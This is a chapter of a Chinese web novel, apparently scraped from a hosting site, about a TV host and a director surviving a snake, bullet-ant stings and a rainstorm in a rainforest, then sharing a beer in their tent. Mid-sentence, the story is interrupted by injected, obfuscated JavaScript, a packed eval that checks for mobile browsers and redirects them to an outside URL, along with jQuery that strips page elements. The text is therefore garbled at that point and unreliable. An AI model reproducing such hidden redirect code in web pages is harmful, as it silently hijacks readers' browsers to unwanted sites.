55. C55

作品:《雨林狂享曲

    蒋芮的脚停在半空,保持着一个难受的姿势僵在原地。


    前面的人没有了声音,蒋芮咬着牙,前半个脚掌落在地上,踮脚往前走了两小步,看清了前方的情况。


    节目组的箱子上盘旋着一条蛇,头部呈明显的三角形,半个身子都立了起来,呈现攻击姿态对着最前方的单舟渝。


    只要他有一点动作就会滑行过来。


    她的脸色肉眼可见变得难看起来。


    往后看见箱子被它的身子紧紧缠着,蒋芮猜测大概是箱子里放了生肉,潮湿闷热下散发出了异味。


    落叶的踩踏声让她也被盯上了,蛇信子被吐出。


    进退维谷。


    一滴水滴落在头上。紧接着,两滴、三滴。


    速度越来越快,不同于雨丝的细密,蒋芮低下头,看向滴落在手心的水,黄豆大小。


    雨水的来临让蛇的攻击性明显上升,尾部已经缓慢松开箱子。


    “慢慢往后撤,单舟渝。”蒋芮伸出手,抓住他的袖子小声道。


    雨水击打在树叶上的声音很好的掩饰掉了鞋子踩住落叶时轻微声响。


    单舟渝反手抓住她的手臂作为支点开始慢慢往后退,直到站在蒋芮前面一步,开口:“一块往后退。”


    雨越下越大,没有要停歇的意思。


    两人没办法去思考方向的问题,紧紧盯着前方缓慢开始后退,直到蛇的身影消失在雾中也不敢放松。接着后退了三四米才转身踮脚前进。


    来不及去停下思考方向的问题,蒋芮只能依靠零星的记忆带着单舟渝在雨中穿行。


    现在当务之急是要找到能搭帐篷的地方,他们需要一个避雨点,不然这样下去明天两人至少要病倒一个。


    想着脚步不由得加快,和单舟渝拉开些许的距离。反正他会跟上来。


    蒋芮边回忆路线边想。


    豆大的雨水和雾气把视野模糊了一大半,只能听见单舟渝带着痛意的喊声:“操,这什么东西?”


    蒋芮把脸上的雨水抹掉,看见单舟渝低着头,一只手被另外一只手死死捏着。


    心中一惊,顾不上慢慢来,大步往他跑去。


    已经长进地下的粗大、交叉的根系让土地表面变得更加凹凸不平,不平的地势和松开的鞋带把蒋芮绊倒在地。


    泥泞的土地瞬间将蒋芮的手心变得濡湿黏腻,顾不上狼狈,撑住地板站起来后继续小跑前去。


    单舟渝的腮帮子都绷紧了,话只能从牙缝里蹦出来,先她一步开口:“你没事吧?”


    她的呼吸都错乱了瞬间,想质问他现在到底谁比较严重一点。


    不由分说地把他的手从怀里拉出来。手背上只是淡淡一片红肿。“好像是蚂蚁。”单舟渝缓过那股劲后吸了口气说。


    他刚刚看见树上有很像节目组留下的标志,但被东西糊住了,手才刚放在树干上还没来得及拂开就是一股剧痛。


    蒋芮走上前,在树干上仔细看,最后在间隙看见了几只子弹蚁。


    紧张的弦松下来后脚踝传来一阵钻心的痛。


    流年不利。蒋芮不动声色把脚立起来想要扭一扭,还没动两下就被疼的立马放下。


    “是子弹蚁,死不了。”


    手背开始感受到一阵炙热,雨水冲打在上面让炙热越加明显。


    单舟渝把手缩进外套里,变成独臂侠,又问了一次:“你没事吧?”


    喉咙那句没事在看见他因为雨水打绺的睫毛卡住,最后说出口变成,“崴脚了。”


    最后情况演变成她抓着独臂侠那只空荡荡的袖子一瘸一拐往前走,单舟渝用完好的那只手在树上做标记。


    如果不是再找不到地方搭帐篷他们就大概率会完蛋,蒋芮还挺想笑的。最后绕来绕去,抵达了一片新的地方,和昨天搭帐篷的地势有些像,但树更加茂密,地势也更加平坦。


    蒋芮忍着痛,迅速把帐篷搭起啦,两人几乎是湿了一半的外套被扔在节目组给的垃圾袋里。


    头顶灯被她挂在帐篷里,由里到外开始散发光源。


    在灰蒙蒙的雨林里成了唯一的暖色。


    两人并肩坐在帐篷的中心,拉链被完全拉上,只能听见雨水不断击打的声音。


    单舟渝的外套又被她穿在身上,蒋芮跪着在包里找应急物品。


    碘伏棉签、驱蚊液、止痛药、感冒药,几乎所有的东西都被摆出来放在两人前边。


    目光触及到角落后停住,犹豫了片刻蒋芮还是把东西一块取了出来。


    不轻的重量放在布上面后微微向下陷了些。


    单舟渝望着摇摆的顶灯的目光终于收回,低头看向那一堆物品。


    一堆医疗急救物品围在一瓶东西周围。


    上面明晃晃的四个字母让他想要装作看不懂都没办法。


    BEER这东西和他们目前的境况颇有些不相符啊。


    “蒋导,你不会打算拿这个来消毒吧?”


    单舟渝看电视剧见过拿洋酒的、白酒来消毒的,哪有人拿啤酒的,那是腌肉吧。


    蒋芮被他的脑回路折服,盯了他半晌才说:“你想的倒是美,这是用来喝的。”


    “这也算你的应急物品之一么?”单舟渝手摸上冰凉顺滑的瓶身,又问。


    她重重地点头,“最重要的物品之一。”


    说完她也不解释,把碘伏棉签甩给他自己消毒。


    自己则把裤脚向上拉,卡在小腿中间,仔细观察脚踝。


    肿了一小块,情况不算特别严重。她没有药油,如果严重起来她都不知道要怎么处理。


    蒋芮松了口气,把裤子拉回去,看向专心消毒的单舟渝,接着听见他感慨。


    “至少没有被蛇咬。”


    嘴角抽了抽,沉重的心情也松了几分。


    这种情况点乐观点挺好的,反正都没招了,笑总比哭好。


    雨没有小的趋势,单舟渝从一开始翻翻药品到后面无聊到开始读说明书。


    无聊的说明书配着天然的白噪音让他困意冉冉上升。


    “我每次在雨林探险结束前一晚,会对着天空慢慢喝完一整瓶啤酒。”


    蒋芮的声音和啤酒被打开后泄出的气声重合。


    他清醒了几分。


    “算是庆祝我又探索了一片新地图,也庆祝我能活着出去,是我的一个精神寄托,每次遇到困难我就会想,不行,我包里还有一瓶啤酒没喝呢。”蒋芮喝了一口啤酒后递给他。


    “一起吧,我们会活着出去的,提前庆祝。”


    单舟渝抿唇,看着在自己面前的啤酒,最后还是


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17184396|196712||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    接过,唇印在瓶身上,喉结滚动,彻底清醒过来。耳边是噼里啪啦的雨滴打在树叶、帐篷上的声音,浓雾笼罩在周围,天空被浓密的乌云遮盖,光源仅存于挂在张帐篷顶上的头顶灯。


    啤酒的气泡和香气分别在嘴巴、喉咙炸开,激出了生理泪水。


    有一种末日来临前处于安全屋的踏实感。


    感受着啤酒的香气涌上鼻腔,如果不是情况已经很差了,他真的想说一句——惬意。


    明明啤酒没有多高的酒精度,但不知道是否这种环境太让人放松,紧绷许久的神经稍微一松,让酒精有了空隙钻进脑袋,让他的脑袋也蒙上了一层薄雾。


    从早上到现在,短短几个小时过的快要比他的人生还要精彩了。


    一股想要说些什么的冲动随着酒精开始挥发涌上心头。


    “蒋导,我之前是不是告诉过你,我其实不喜欢摄像头。”


    他的声调懒洋洋的,蒋芮拿起啤酒瓶认真找酒精度。


    9度不到。那么容易就喝醉了吗?


    也许是压根没想得到她回答,单舟渝自顾自往下说:“其实不是不喜欢摄像头,是找不到喜欢的东西。”


    “主持人这一行给我带来了很多机会可以去尝试不同的东西,可尝试的越多,我越来越不知道我到底喜欢什么,就连主持人这份工作我也不喜欢了,这份工作好像随便换个人来干也能和我干的差不多,我就是单纯运气好。”他实习就跟了一个好师傅,师傅退休后不留余力把他推举到了这个位置。


    “每次录节目的流程还有我的生活周而复始,我找不到工作还有生活的意义,总觉得活得像一个空心人。”


    单舟渝停下后沉默开始在狭小密闭的空间里流动。


    其实他远不该说那么多,他也从来没跟人说过这些,但此刻说出来后又忍不住期待她的回复。雨水击打的声音渐小,蒋芮有些沙哑的嗓音把沉默抽离。


    “可是没有人规定生活和工作一定要有意义,工作就是为了赚钱,生活就是为了开心为了找到自己所感兴趣的。”


    单舟渝脸侧过来的瞬间装进她亮晶晶的眼睛里。


    蒋芮觉得扯淡,把被沾湿的碎发一次性往上捋,露出格外锐利的眉眼,偏偏眼睛里面都是笑意,凑近盯着他。


    在这双眼睛的注视下单舟渝觉得自己快要不能反应了,明明不算多近的距离却感觉自己的呼吸和心神都被她攫住,呼吸错了好几拍,觉得伤口越来越烫炙热。


    想要转移视线,面前却都是她的脸。


    从眼睛,鼻子,到唇。


    唇。


    他控制着不让自己的眼神聚焦在上边。


    “单舟渝,按你这个道理来说,那些本职工作做的很厉害却不喜欢的人也是空心人吗?”


    他摇头。


    “既然没找到那就一直找下去就好了,你还那么年轻,世界上那么多东西,一样样试过去你总能直到你到底喜欢什么,世界上绝大多数人到现在都不知道自己喜欢什么,漫长的人生就是留给我们不断探寻的。”


    “你很厉害,为人处事、沟通、和陌生人相处、网上对你没有什么差评,这些方面都很厉害,”蒋芮掰着手指数,“只要没有人换掉你就说明你是可以胜任的,那为什么还要那么悲观呢?”单舟渝被问倒了。